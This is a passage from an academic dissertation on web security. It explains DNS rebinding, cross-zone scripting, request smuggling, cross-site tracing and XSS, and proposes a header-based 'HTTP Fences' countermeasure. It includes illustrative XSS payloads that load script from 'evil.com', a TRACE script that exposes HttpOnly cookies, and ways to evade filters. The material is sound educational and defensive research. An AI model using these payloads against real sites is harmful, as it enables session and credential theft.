Say the host "server.com" is resolved to 1.1.1.1. In the middle of a site load, the browser encounters a host-down indication, so it re-initiates the lookup. At this point, the address for "server.com" resolves to 2.2.2.2. Any content that was successfully loaded from 1.1.1.1 *as well as* any content that gets loaded from 2.2.2.2 are considered to be from the same domain, "server.com." This allows malicious code from 2.2.2.2 to break same-origin protections and manipulate or access data on 1.1.1.1. Alternately, if

1.1.1.1 instead served malicious code, data from 2.2.2.2 could be loaded in a sub-frame (considered in the same origin). *All future traffic* in that subframe then can be controlled by the malicious code from 1.1.1.1. This clearly conforms to the same-origin policy as enforced by browsers, but destroys the notion of same-origin that is intuitive.

2.6.2 Cross-Zone Scripting

Some web browsers implement “zone” style access control for all web content they load [Sup07]. This allows a user to define different security levels for different “zones”. A user then can instruct the browser what sites in each domain are allowed to do (e.g., load ActiveX controls or other plug-ins, access local file system data, use password authentication, use cookies, etc). Internet Explorer 6 contains at least three zones:

Local Zone: fully trusted web content that has full access to the computer enabling local programs to be run through a web browser.

Trusted Sites Zone: web sites that a user fully trusts and wants to give extended access to (such as automatically load ActiveX controls).

Restricted Sites Zone: content that may be deemed untrustworthy, such as sites with bad reputations.

Domains (as DNS entries) can be in a zone, as can areas in a local file system or Intranet. A Cross-Zone Scripting attack allows an attacker to escalate the zone his code is within by attacking web content in a “trusted” zone with a cross-site scripting attack. Fundamentally, this is a sociological issue: many people are unfamiliar with the Zones model and how it works and thus cannot properly ensure they only run trusted code from local files.

One type of CZS attack in Microsoft Internet Explorer involves executing a temporary Internet file (TIF) that has been downloaded. Since it has been cached, it can be loaded

through a URL that specifies a file on the local file system. By default, files on the local file system are “trusted” and may have more privileges than scripts accessed via a http URL. This example shows an attempted execution of a file that was downloaded by Internet Explorer and cached, then re-accessed with a `script` tag:

```
<HTML>
<IMG SRC="attack.gif">
<SCRIPT SRC="file:///C:\Documents and Settings\Administrator\
    Local Settings\Temporary Internet Files\attack.gif">
</HTML>
```

Though this attack instance has been specifically blocked by new versions of Internet Explorer, similar attacks might be performed to change the zone of a script that gets executed.

2.6.3 HTTP Request Smuggling

Similar to HTTP Response Splitting (detailed in Chapter 9), HTTP Request Smuggling gives control of HTTP requests to an attacker. In short, it relies on an intermediary proxy system to misinterpret the HTTP stream, thus redirecting the request to an attacker’s server.

One example exploit is a GET query string parameter that contains HTTP headers. This may result in a proxy dropping the first GET request and listening to whatever follows it¹⁰.

One use of HTTP Request Smuggling is to cause cache poisoning; a browser initiates a request for a given resource A, a proxy misinterprets the request and instead fetches resource B, thus returning B to the client instead of A. As a result, the client thinks the value at the URL for A is actually the value of resource B.

¹⁰For detailed examples, see the OWASP HTTP Request Smuggling examples at http://www.owasp.org/index.php/HTTP_Request_Smuggling

The main effect of HTTP Request Smuggling with the purpose of cache poisoning is that the connection between URL and content is wrong; a smuggled request for `http://site/` could instead be connected to `http://site/forbidden.html`, leading a visitor to think they are forbidden to see `http://site/` when in all actuality, they're never served the appropriate data.

2.6.4 Cross-Site Tracing

HTTP 1.1 supports many request “methods”, or “verbs”, including GET and POST, but one of the lesser-known methods it supports is TRACE. Historically, this method is used as an “echo” check, to see exactly what a generated HTTP request looks like. When an application sends an HTTP TRACE request, the browser responds with a 200 OK, and then the contents reflect the entire request stream. An application that does not have direct control over the full content of HTTP requests it triggers may be interested to find out what headers are added/removed or what types of encoding are performed before the request is actually transmitted. An example TRACE request is shown in Figure 2.2. All of the content sent by the HTTP requester is echoed back in the body of the response.

HTTP TRACE becomes an issue when it is used to subvert HTTP-Only cookie methods by leaking the cookie data for a site (normally contained in an HTTP header) into HTTP response content data that is always readable by scripts. HTTP-Only (or `httpOnly`)[Net] cookies are special cookies that can only be accessed by the server and the web browser—not web pages' content or scripts on the client's browser. Standard cookies are accessible through the JavaScript cookie object, but HTTP-Only cookies are not—unless leaked via HTTP TRACE.

With HTTP TRACE, HTTP-Only cookies can be turned into JavaScript accessible cookies [Gro03]. The code snippet in Figure 2.3, taken from [Gro03], illustrates how JavaScript can obtain the cookie values from a server `foo.bar`.




Figure 2.1: Attacker Eve wants to steal money from Alice in a phishing attack, so she sends Alice an email (1). Alice follows a link in the email (2) and provides her credentials to Eve through a convincing website (3). Eve then uses the credentials (4) to withdraw money from Alice's account (5).

HTTP Request (browser to server.com):

```
TRACE / HTTP/1.1
Host: www.server.com
```

HTTP Response (server.com to browser):

```
HTTP/1.1 200 OK
Date: Tue, 1 Oct 2008 02:00:32 EST
Connection: close
Content-Type: message/http
Content-Length: 39

TRACE / HTTP/1.1
Host: www.server.com
```

Figure 2.2: Sample use of the HTTP TRACE method.

Although it may not be intuitive, a web site should not always see its own cookies. If a site falls victim to a cross-site scripting attack (Section 4), then the attacker has the ability to steal the victim site's cookies—even with HTTP-Only cookies—since cross-site tracing can be performed on many servers. An easy solution is to disable the HTTP TRACE functionality of any web server, but since TRACE is allowed by the HTTP specifications, this is not an ideal solution (since many people may be unaware of this problem). Most major web sites refuse TRACE requests, but there still may be some who do not, since this is a matter of policy.

```
<script type="text/javascript">
function sendTrace () {
    var xmlHttp = new ActiveXObject('Microsoft.XMLHTTP');
    xmlHttp.open(TRACE, 'http://foo.bar', false);
    xmlHttp.send();
    xmlDoc=xmlHttp.responseText;
    alert(xmlDoc);
}
</script>
<INPUT TYPE="button"
    onClick="sendTrace();"
    VALUE="Send Trace Request">
```

Figure 2.3: In Microsoft Internet Explorer, this attack uses XMLHTTP techniques (AJAX) to send a TRACE request back to the origin server and spit out the cookie values.

Claim: Data Flow Between Technologies and Hosts Must Be Controlled

Socio-Technical web security problems (STPs) have been defined and researchers have suggested that these problems need to be addressed. With the complexity of modern web technologies, and the rings of organized crime [oJ08] that are always seeking clever and deceptive ways to defraud victims, the need for a better understanding of these deceptive STPs and corresponding countermeasures has become enormous.

Since STPs are mitigated differently than implementation flaws (which are often just fixed with software patches), the usual discovery methods of static analysis¹ and penetration testing² may not be enough to reveal the ultimate cause of such problems. Instead, research into solutions for STPs must begin with a deep understanding of flaws and of determining fundamentally why the corresponding STPs work. With a thorough understanding of STPs and of the STPs' countermeasures, more general and fundamental flaws may be exposed and can thus be addressed at the root cause instead of the current approach of countering each STP separately with a new countermeasure. Repairing these

¹Static Analysis of code is error checking and pattern matching that looks for common errors without running the code [VBKM02]. Often times called "white box" testing, it sometimes includes formal methods [Win98] and manual code reviews.

²Penetration testing is performed by security "auditors" who attempt to break an application that is running, without knowledge of its internals. Frequently, web application service providers hire external security auditors to try to break their application from the outside (where users will see it).

root flaws can provide a robust fix not only for currently identified STPs, but also prevent future STPs that might rely on the same flaws. In this dissertation, the problems and their respective countermeasures are discussed with hopes of exposing common themes among all STPs that can be addressed at a more global level than quick-hack fixes.

3.1 Unauthorized Resource Import

Many STPs are used by attackers because the browser is manipulated into loading resources from an attacker's web server. This access is granted because the browser thinks that either the customer using the browser or the service provider intended to load the attacker's code. This unauthorized resource import behavior is a common feature of many STPs such as Cross-Site Scripting (Chapter 4). These are situations where the network, host applications (browser and web server) or service provider must be able to specify precisely what resources are allowed and which are not in order to avoid accidentally loading malicious resources like scripts, plug-ins, or malware. These situations show there is a clear need to control where data may flow from when communicating with or interacting with a web application.

3.2 Information Leak

Fundamentally opposite from the unauthorized resource import, some STPs like Cross-Site Request Forgery (Chapter 5) export data to attacker-controlled hosts. These information leaks exemplify a lack of control of sensitive or secret data. Once again, in the situation of information leaks, there must be a way for some entity to define a cage for the data from which it may not escape; but this must be flexibly defined so that secret data can be kept in a small cage while information that should be shared still may be.

3.3 Abuses of Technologies

Aside from information flow control, some STPs manipulate legitimate technologies' features to perform abusive actions. STPs like browser-recon (Chapter 6) use legitimate standardized features of web technologies to violate a person's trust for their web browser. In the case of browser-recon, this trust is implicit that the browser will not disclose browsing history or cache contents. Abuse of technologies also carries the theme of data flow control absence, but instead of in data flow between hosts or applications the control is absent in the way information flows between different web technologies in the browser.

3.4 Underlying Themes

In the next chapters, this dissertation will examine a number of socio-technical web security problems and some relevant countermeasures that help limit exploitation of them. Fundamental causes for efficacy of both the problem and its countermeasures are discussed showing where the lack of data flow control is and suggesting how control can be regained with the hope that common themes among the STPs discussed will lead to a better, global countermeasure for socio-technical problems.

4

Case Study: Cross-Site Script Injection (XSS)

The sole protection afforded to websites with regards to scripting is the Same Origin Policy [Rud01] (SOP, Section 4.2.1). Violations of this policy are considered cross-site scripting (XSS)¹. Generally a problem with form data or URL parsing, an XSS attack involves forcing a target web page to load and execute a script from an attacker. This breach allows the attacker's code to run in the *domain* of the target.

4.1 Overview

At a base level, XSS is a fundamental problem with resource importing, resulting in a breach of the Same-Origin Policy as it is intended. Any page from domain x is allowed to load and execute scripts that are *hosted* by another domain, but when the scripts are run, they are treated as if they came from the referencing site domain x . This enables things such as third-party hit counters and site statistic services like Google's Analytics, which provide functionality to third party sites, but host their own code. Cross-site scripting only becomes an attack when scripts can be forced to run in the domain of a site that does not want them.

¹XSS is used so cross-site scripting is not confused with cascading style-sheets (CSS).

Preventing XSS attacks can be approached from a few different perspectives. The script injection can be caught as it is “entered” into the web site, as is done in many web applications as post-data filtering. The offending injection can be screened out after it is submitted (on the server side or client side) as done in [RDW⁺06, OWOS08]. Finally, the injection can be allowed but it is prevented from executing via a ruleset enforced by the web browser (such as in this author’s work and related implementations [Sta, Ste]).

4.2 Problem Details

XSS attacks can come in different forms depending on how the attacker is able to insert offending scripts. Each type of XSS attack also has different characteristics making each useful for different attack scenarios. The one thing each type has in common is that they subvert the same-origin policy, by importing scripts that are not authorized by an application provider.

4.2.1 The Same Origin Policy

The same origin policy is a simple rule: a script loaded from one origin is prevented from getting or setting properties of a document from a different origin. This prevents a document on a page `evil.com` from embedding an invisible `iframe` and acting as a man-in-the-middle by impersonating either the user or a hidden website. It also helps prevent data leakage between domains with this sub-frame communication limit.

Specifically, a script loaded by a page at `www.x.com/` can access and manipulate the DOM and data from all other pages that start with `www.x.com/` as long as it is the same host name and same protocol (`http`). If the port differs (`www.x.com:22`), the site is denied access (except sometimes in MSIE). Sibling domains are also prohibited access (`other.x.`

com/) as are parent domains (x.com/), since they may represent different applications or different web hosts.

The one exception to cross-domain communication forbidden by this policy is when a document's domain is "walked", or changed to a suffix of the current domain. For example, `www.x.com` can set the document's `domain` property equal to `x.com`, and then it can exchange information with any pages served by the domain `x.com`. In this fashion, two cooperating sibling domains `a.x.com` and `b.x.com` can serve pages that change their client-side document domain properties to `x.com`, and then they can communicate.

4.2.2 Type 0: Local XSS

Sometimes web applications have logic that runs on the client's browser that dynamically loads other resources. Combined with bad input validation, it is sometimes possible that this dynamic behavior can cause an arbitrary script to be loaded and executed. In these cases, there are XSS-based flaws that are within the page's client-side scripts itself.

Example

In an example described on the `webappsec.org` site², a vulnerable web site contains JavaScript that uses a portion of the page not controlled by its server: the URL. In this example, part of the URL is extracted and then rendered on the page. Consider a page `welcome.html` with the following source:

²<http://www.webappsec.org/projects/articles/071105.shtml>, Accessed November 2008

```
<html>
<body>Hi
<script>
  var pos=document.URL.indexOf("name=")+5;
  document.write(document.URL.substring(pos,document.URL.length));
</script>
. Welcome to our site!
</html>
```

The standard use of such source would be to take a URL like `http://site.com/welcome.html?name=Joe` and present Joe with a greeting. However, if the URL parameter is abused in such a way to force a script to run, then an XSS attack is successful: `http://site.com/welcome.html?name=<script>xss_code()</script>`.

4.2.3 Type 1: Reflected XSS

The most common type of cross-site scripting is non-persistent, or reflected. This means that the attacker injects a script that is run within the target site's domain, but is not stored by the target web application server, and the script is run on a resulting page. In this type of XSS attack, the malicious injection code is transmitted to the server, where the web application has a chance (but possibly fails) to remove the offending code.

Example

In a web search application, an attacker types the following into the search box:

```
<script src="http://evil.com/attack.js"></script>
```

When the search form is submitted, the results page shows results, but also displays the search query that was submitted. The browser interprets the search query as HTML and loads the `attack.js` script.

4.2.4 Type 2: Persistent XSS

Persistent or stored XSS occurs when attack code is injected into a web site and then it is stored by the web application in a database or other data store. The injected code is then served by the target web application to all of its visitors (making it hard for a user or web browser to discern the injected code from the legitimate code).

Persistent XSS is the most dangerous type of XSS since the attacker's script is stored and thus probably rendered more than once. As a result, it has a potential to reach many victim web browsers. It is also possible that such an attack could self-replicate, thus spreading in the fashion of a cross-site scripting virus or worm [Alc05].

Example

In a web-based forum (<http://forum.com>), users are allowed to post in a thread of messages. Whatever they type into a form is submitted and stored in the forum's database, and thus displayed to all of the forum's visitors. This forum does no input validation or output re-formatting and so whatever is submitted by visitors is added verbatim to the HTML code on the page.

Assume a malicious visitor, per chance, were to post the following message into the forum:

```
<script src="http://evil.com/attack.js"></script>
```

When the post is rendered in visitors' browsers, the script `attack.js` would be transferred from the `evil.com` domain and placed into the domain of the forum `forum.com`. The browsers of all visitors will do this work, and anything that the attacker puts into the `attack.js` file will be executed in the domain of `forum.com`. As can be seen,

`forum.com` is allowed to tell visitors browsers to load a script from a different domain, but still run the code in the `forum.com` domain.

One thing an attacker in this example could do is attempt to steal any cookies or login credentials from the `forum.com` domain and transmit them back to the attacker. Additionally, the attacker could perform any scripting of the browser window he wishes, such as automatically posting a new copy of his exploit. This would be accomplished in conjunction with some sort of request forgery (see Section 5).

4.2.5 Considerations

XSS is not always as straightforward as typing a pair of `<script>` tags into a vulnerable form or URL. Often, web application developers take basic precautions when validating input to be sure that easy XSS attacks are not possible. Modern attackers are more crafty, however, and use obscure behaviors of browsers and other nuances of web technologies to get around such filtering.

4.2.5.1 Obscure Browser Behaviors

Some web browsers behave unpredictably too; sometimes JavaScript code can be placed in unusual attributes of HTML tags. In IE 6.0 and some versions of Netscape, `<input type="image" src="javascript:code">` will trigger interpretation of the provided code as JavaScript. Other similar obscure behaviors exist and a long list is maintained at <http://ha.ckers.org/css.html>.

4.2.5.2 Encoding Tricks

One type of trick used by attackers to bypass filtering mechanisms is using alternate encodings; often, filters will only catch attacks when they occur in the most common encodings

like UTF-8. There are many similar encodings that can be used by attackers, and that will be properly interpreted by browsers.

UTF-7. For example, the UTF-7 encoding (very similar to the UTF-8 encoding) will be rendered properly in many popular browsers. However, a string comparison between a UTF-8 and UTF-7 string may not succeed even if a browser will render and interpret them the same. One UTF-7 attack that was particularly high-profile was an exploit in a Google redirection script [Sec05] where XSS code could be placed in a URL (formatted in UTF-7) and would be rendered on an error page. The same code formatted in UTF-8 would be detected and filtered. This attack succeeded because MS Internet Explorer 7 allowed UTF-7 and UTF-8 encodings to both be rendered on the same web page by default. The solution was to restrict the page to UTF-8 only, a fix that Google incorporated quickly.

HTML Unicode Entity. Another encoding scheme that can be used is the unicode encoding for different characters in HTML entity format. In such encodings, the characters take on the form `&#X;` where `X` is the decimal code for the UTF-8 value. Often times application input filters will not notice these entities and decode them before filtering, but a web browser will treat the encoded entities as if they were literal values, for example:

`javascript`

is the unicode encoded value for the string “javascript”. Related encodings for long UTF-8 values (double-wide) and hexadecimal values are interpreted by browsers as well. This use of the unicode HTML entities is a form of obfuscation, not dissimilar to the type of obfuscation used by spammers in [LS07]. The difference in this case is that the browser is being fooled into interpreting the data, not humans as in the attacks in [LS07].

4.2.5.3 Other Obfuscations

Aside from encoding and nuances of where browsers will interpret data as code, there are also many ways to hide code by relying on browsers' parsing algorithms. Some browsers' ignore certain types of whitespace or other characters depending on context.

Null Characters. Many tools can be used to create null characters (`'\0'`, non-visible and non-printing characters that have no visible effect) and insert them into the code. Many browsers (including all IE versions since 6.0) will simply ignore all null characters. As a result, attack code can be augmented with null characters throughout, and still behave as the attacker wants in the browser while a filter may consider null characters and not find strings like `"java\0script"` since they do not match `"javascript"` programmatically.

Whitespace Stripping. Like the null character ignoring described above, many browsers also strip out whitespace causing `"java script"` and `"javascript"` to be treated as the same string in certain contexts.

Many Other Obfuscations. There are many other obscure obfuscations that can be performed to bypass filtering. For more information, the reader is directed to the "XSS cheat sheet" maintained at <http://ha.ckers.org/xss.html>.

4.3 Countermeasure: Content Restrictions

One approach to minimizing the effect of XSS attacks has been to limit the content that can be used or accessed on a given web page. There are many different approaches to defining what content should be allowed or prohibited, but the general idea is this: *a web*

site should be able to specify precisely what data can be embedded and what scripts can be run on their pages.

In late 2007, Robert Hansen posted a call for input on his blog³. In this plea for content restrictions, he asked for a way to allow a web site to specify what types of data may or may not be contributed (or embedded) when its pages are rendered. He writes:

“[T]he best alternative is to create something that tells the browser, ‘If you trust me, trust me to tell you to not trust me.’ This is based off of the short lived Netscape model that said if a site is trustworthy you lower the protections of the browser as much as possible. Content restrictions was born. I submitted the concept to Rafael Ebron, who handed it off to Gerv. It went to the [Web Hypertext Application Technology Working Group], and thats where its stayed for the last 3 years or so.

“The Netscape model doesn’t work if the site you trust has lots of dynamic content. So by extending it with content restrictions makes a lot of sense for a few reasons. The first reason is that it puts the onus on the websites to protect themselves. The other is that it doesn’t hurt any other usability, because its an opt-in situation.” [Han07].

This posting sparked a great amount of discussion and interest in allowing web sites to restrict what kinds of content and origins of content that can be displayed on their pages.

Gervase Markham wrote, “Cross-site scripting (XSS) attacks would always fail if the browser could know for absolute certain which scripts were legitimate and which were malicious” [Mar07]. He proceeds to describe how to restrict the scripts being run on a web page to those that are “authorized”. This includes specifying which hosts are allowed to provide scripts to a site and which scripts on a page are allowed to run based on where

³<http://h.ackers.org/blog/20070811/content-restrictions-a-call-for-input/>

they are in the DOM of the web page. For example, one can specify that only scripts in the `<head>` section of a web page can be run. The browser is then tasked with enforcing that the rest of the scripts on the page are ignored.

Since the effect of content restrictions is to limit what content can be embedded on a site, any effective content restriction measures will prohibit types of XSS attacks that require code to be loaded from off-site. The most precise content restriction measures will also limit where in the page dynamic content (such as scripts) can run. The effect is this: though an attacker may be able to *inject* their attack code onto a site, the chances that it is loaded or executed become significantly reduced. In short, content restrictions would significantly reduce the attack surface for XSS if they are properly implemented.

4.3.1 HTTP Fences

This author proposed a browser-and-server solution based on browser-enforced “what can load” rules [Sta]. These rules are specified in HTTP headers by the originating web server. The approach first defines the origin by erecting what are called *Fences* around the origin; this allows a web application provider to specify the borders of the “domain” or “origin” (which is used interchangeably) for their custom needs instead of relying on the browser to appropriately assume what data can and should be used.

Fences are simply specifications of origins in the form of IP addresses, DNS names or patterns, and protocol names/ports. Fences are erected and then that information is used to partition the Internet into two. Once this partitioning is done, *Visas* are defined to specify what kind of data can be accessed from *outside* the site’s “domain” or fence.

Example Use Case. A host `a.com` (at `1.2.3.4`) uses a distributed content provider (DCP) with multiple IP addresses to distribute the images embedded on its page. A

service provider erects a fence around `a.com`, all of its subdomains `*.a.com`, and the IP block owned by the distributed content provider `2.2.3.0 - 2.2.10.0` using our scheme. This tells visitors' web browsers to put the originating host `a.com` into a group with the DCP's hosts (see Figure 4.1).

4.3.1.1 Specifying Access

Once the *Fences* are erected, *Visas* are specified to allow access to resources that are not inside the fence. A very restrictive web application may not even want its content to allow embedded images from outside the fences. A less restrictive one may allow all static content (like images and text and frames) but not allow scripts to be loaded from outside the fence. A yet more relaxed policy may be to allow loading of content from both sides of the fences, but only allow scripts and stylesheets to *dynamically load* content (i.e., load it after the page has been initially rendered) from inside the fence. This relaxed policy allows externally-loaded resources like scripts, but does not allow them to “phone home” once the page has been rendered; this could allow externally-provided functionality on a site without likelihood of cross-site request forgeries (Chapter 5).

While the fences specify borders, the visas specify what may cross from the outside world and be treated as part of the site's “origin”. The resources that are restricted from entering the fenced-in origin are *globally static* (URIs in the DOM that cause automatic loading of resource data such as images), *static per tag* (where static behavior is specified differently for each HTML tag), or *globally dynamic* (behavior not in the DOM caused by scripts, plug-ins, or other content that “executes”). For example, a web site may want to embed pictures from a picture-hosting service, or perhaps display ads in a subframe from an advertising syndication service. In these cases, the advertisement syndication service or picture-hosting service may not be completely trusted *except to serve certain types of content*; with Visas, that type of content can be allowed to load from outside the fence.




Figure 4.1: (A) Without the immigration control scheme, all hosts are within the fence. (B) In an example use of the scheme, fences are erected around a . com and an IP block assigned to 2.2.3.0 - 2.2.10.0. A web browser will consider them in the same “domain” for purposes of loading external resources like images, stylesheets and scripts.

4.3.1.2 Fences in Depth

In order to specify the *Fences* that partition the Internet into an *in* and *out* domains, a web server includes a new HTTP header in its response: `X-HTTP-FENCE`. *NOTE:* Whether or not it is explicitly specified, the host that serves this HTTP header is *always* included in the fence by default (based on the host's IP address). This is necessary so that the most restrictive policy still accepts data from one IP address.

Examples. Here are a few example `X-HTTP-FENCE` headers and what their values imply. A blank value or missing header indicates to the browser to use the default least-restrictive behavior.

```
X-HTTP-FENCE: IP ( 107.293.0.0/16 - 107.293.10.1 )
```

This creates a fence around all IP addresses from 107.293.0.0 - 107.293.255.255, but does not include the IP address 107.293.10.1.

```
X-HTTP-FENCE: DNS *.google.com
```

This creates a fence around all websites that come from a `*.google.com` as well as this DNS.

```
X-HTTP-FENCE: PROTO https IP ( * - 172.33.22.0/24 ) DNS ( *.com )
```

This creates a fence around all secure HTTPS connections to IP addresses that have a domain ending with `*.com`, and are not in the range 172.33.22.0-172.33.22.255.

```
X-HTTP-FENCE: PROTO https IP 172.33.22.0/24 DNS ( *.com )
```

Slightly different from the last example, this puts a fence around all HTTPS connections to servers in the range 172.33.22.0-172.33.22.255 that are

accessed using a domain ending in `*.com`. In this case, if an IP address is used directly (the URI doesn't contain a domain name) then it is forbidden.

4.3.1.3 Formal Definition of X-HTTP-FENCE

Herein is defined the formal grammar for the X-HTTP-FENCE header.

$$\langle header-def \rangle ::= \text{X-HTTP-FENCE: } \langle proto-def \rangle \langle ip-def \rangle \langle dns-def \rangle$$

The X-HTTP-FENCE header content contains three (possibly empty) definitions, specifying the protocol, IP or DNS inclusion policy. Each of these three definitions provide a way to specify which hosts or classes of hosts will be considered within the fence.

$$\begin{aligned}
\langle proto-def \rangle &::= \langle empty \rangle \mid \text{PROTO } \langle proto-expr \rangle \mid \text{PROTO } * \\
\langle proto-expr \rangle &::= \text{SAME} \mid (\langle proto-expr \rangle + \langle proto-expr \rangle) \mid \langle alpha \rangle \langle port \rangle \\
\langle port \rangle &::= \langle empty \rangle \mid : \langle num \rangle \\
\langle num \rangle &::= \langle digit \rangle \mid \langle digit \rangle \langle num \rangle \\
\langle alpha \rangle &::= \langle empty \rangle \mid a \mid b \mid \dots \mid z \mid \langle alpha \rangle \langle alpha \rangle
\end{aligned}$$

The protocol definition (if present) contains a keyword string “PROTO” and then some set of protocols. Examples of the protocol definition are `http` (secure HTTP) and `https:433` (secure HTTP on port 433).

$$\begin{aligned}
\langle ip-def \rangle &::= \langle empty \rangle \mid \text{IP } \langle ip-expr \rangle \\
\langle ip-expr \rangle &::= * \mid \langle ip \rangle \langle vlsn \rangle \\
&\mid (\langle ip-expr \rangle + \langle ip-expr \rangle) \\
&\mid (\langle ip-expr \rangle - \langle ip-expr \rangle) \\
\langle ip \rangle &::= \langle octet \rangle . \langle octet \rangle . \langle octet \rangle . \langle octet \rangle \\
\langle octet \rangle &::= 0 \mid 1 \mid 2 \mid \dots \mid 255
\end{aligned}$$

IP addresses can be specified within the fences too using this notation (e.g., 10.0.0.0/24). This can be easily extended to operate with IPv6, but for now we are only specifying the values for IPv4.

$$\begin{aligned}
\langle dns-def \rangle &::= \langle empty \rangle \mid \text{DNS } \langle dns-expr \rangle \\
\langle dns-expr \rangle &::= * \mid \langle domain \rangle \\
&\mid (\langle dns-expr \rangle + \langle dns-expr \rangle) \\
&\mid (\langle dns-expr \rangle - \langle dns-expr \rangle) \\
\langle domain \rangle &::= \langle empty \rangle \mid \langle domain \rangle . \langle alphanum \rangle \mid * \\
\langle alphanum \rangle &::= \langle empty \rangle \mid \langle alphanum \rangle \langle letter \rangle \mid \langle alphanum \rangle \langle digit \rangle
\end{aligned}$$

$$\langle letter \rangle ::= a \mid b \mid \dots \mid z$$

$$\langle digit \rangle ::= 0 \mid 1 \mid \dots \mid 9$$

Domain names can be included with wildcards. Also, like IP addresses, the union of domain sets (defined with wildcards or without) can be expressed (e.g.,

(`www.*.com` + `SAME`)).

Order of Inclusion. Basically, a URI is only in the defined fence if it satisfies *ALL* of the conditions present. First, the protocol is checked (if a definition is omitted from the header’s value, the most general rule is used: all allowed).

If the PROTO definition is present, it may be satisfied implicitly or explicitly. Relative URIs are assumed to use their parent resource’s protocol even though it may not be explicitly written. For example, relative URIs on a page served at `https://x.com/index.html` will be served via the HTTPS protocol unless otherwise specified—this is standard browser behavior. Same with port numbers: the default for HTTP is port 80, so the PROTO definitions `http:80`, `*:80` and `http` are all equivalently satisfied by a URI `blah.com`.

When a DNS definition is present, it must be satisfied; if an IP address is used in a URI (e.g., `192.168.0.1/blah.cgi`), then the DNS definition must be satisfied in order to include that URI (by reverse lookup to determine the DNS). If the DNS definition is “*”, then it is included, but if the DNS definition is more restrictive like “*.com”, then the IP address-based URI is not included.

Nesting Fences. Web applications often have a tree of documents instead of just one root-level document, so the case of nested documents needs to be considered. There are two ways to approach nested fences: only enforce the root-level fence for all sub-elements in the tree, or only allow more restrictive policies for sub-nodes of a tree.

Root-Level Policy. In the first nesting policy described, imagine a document A loaded with a fence F_A . A has two children B and C with fences F_B and F_C , respectively. When the browser loads A , it registers the fence F_A and ignores the fences F_B and F_C defined by sub-documents of A .

Intuitively, negation of a site's policy can be performed easily under this policy, but this is a scenario easily prevented by the "victim" website. Say an attacker erects a site E with a fence engulfing the entire domain space. He then embeds an `iframe` on the site which loads a victim site V . In this scenario, the root-level fence policy requires $F_V = F_E$, allowing the attacker to replace the effective fence on V with his own, huge fence. Luckily, this embedded-frame attack can be avoided in the same way that web sites typically pop-out of frames, by changing the browser window's top-level location to eliminate the outer frame. This is done for many purposes, including to avoid an overlay attack [Mil06].

Subdocument-Tightening policy. In the second case described, a document's fence is allowed to shrink to a subset of any fences described by a document's parent. This has the effect of allowing an origin to *shrink* in sub-documents, but not grow. In this fashion, the amount of information deemed "trusted" can only shrink and thus not allow any less security than the root document. More formally, imagine a document A with fence F_A . A has two children B and C with fences F_B and F_C , respectively. The *effective* fence for B (the fences that actually get enforced) is $E(F_B) = F_A \cap F_B$.

The attack described in the previous paragraph, where an attacking site embeds an `iframe` that loads a victim site V is ineffective when subdocument-tightening is used. This is because the attack relied on the ability of an attacking site to broaden the hosts that are accepted as within the origin of V . With subdocument tightening, the only effect an attacker can have on a site loaded in an embedded `iframe` is to shrink its origin. While this origin-tightening effect may be used as a basic denial of service attack, it is argued that

displaying only parts of a site will not reduce its security, but simply reduce its functionality. Additionally, most visitors of a site will enter directly through its web address and not through another site that embeds it in a sub-frame. In the case of sites that *intend* to be embedded as sub-frames, this origin-shrinkage must be considered during creation.

4.3.1.4 Visas in Depth

The *Fences* create a group of host origins that are all treated as the web page's root "home" domain that is trusted. The *Visas* will specify what data can come into the origin (i.e., "immigrate") from outside the fence. In essence, the visas will specify what data can come into or be "invited" into the web page through static means (e.g., loaded as an image in the HTML) or through dynamic means (e.g., caused to load by a Flash application or JavaScript). Additionally, the actual tags allowed to be used when loading static content can be specified.

Resource Types. There are two types of resources that can be loaded on a web page: *static resources* like images that simply get loaded and then don't act, or *dynamic resources* that in themselves can change the DOM, interact with users or access other resources based on coding or some source of entropy. The static resources are mostly benign since they are not executable, and have no real "behavior" per se. The only opportunity for action they have is data leak through load; any information that is provided in an HTTP request goes to the hosting web server of the resource.

Statically-Loaded Resources. These are resources that have no behavior—they are simply data objects loaded from a reference in non-executing content on the web page. Examples are images, sounds, and similar data loaded through HTML tags.

